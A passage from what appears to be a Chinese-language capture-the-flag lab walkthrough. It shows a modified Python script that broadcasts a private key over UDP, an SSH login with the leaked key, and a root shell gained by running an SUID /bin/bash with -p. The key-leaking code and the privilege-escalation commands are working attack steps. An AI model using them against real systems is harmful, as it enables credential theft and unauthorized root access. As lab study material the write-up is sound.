    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)

    # 广播地址和端口
    broadcast_addr = ('255.255.255.255', 9999)

    try:
        # 发送私钥
        sock.sendto(private_key.encode(), broadcast_addr)
        sock.close()
        return True
    except Exception as e:
        print(f'Error broadcasting: {e}')
        sock.close()
        return False

def main():
    counter = 1
    # 确保日志目录存在
    :wq

```

依旧利用reboot重启

```
(root@Echo)-[/tmp/aaaa]
# ssh -i id_rsa2 admin@192.168.100.68
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa2':
Linux ED 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Apr 25 09:53:46 2026 from 192.168.100.49
-bash-5.0$
-bash-5.0$ id
uid=1002(admin) gid=1002(admin) groups=1002(admin)
-bash-5.0$ ls -al /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
-bash-5.0$ /bin/bash -p
bash-5.0# id
uid=1002(admin) gid=1002(admin) euid=0(root) groups=1002(admin)
bash-5.0# |
```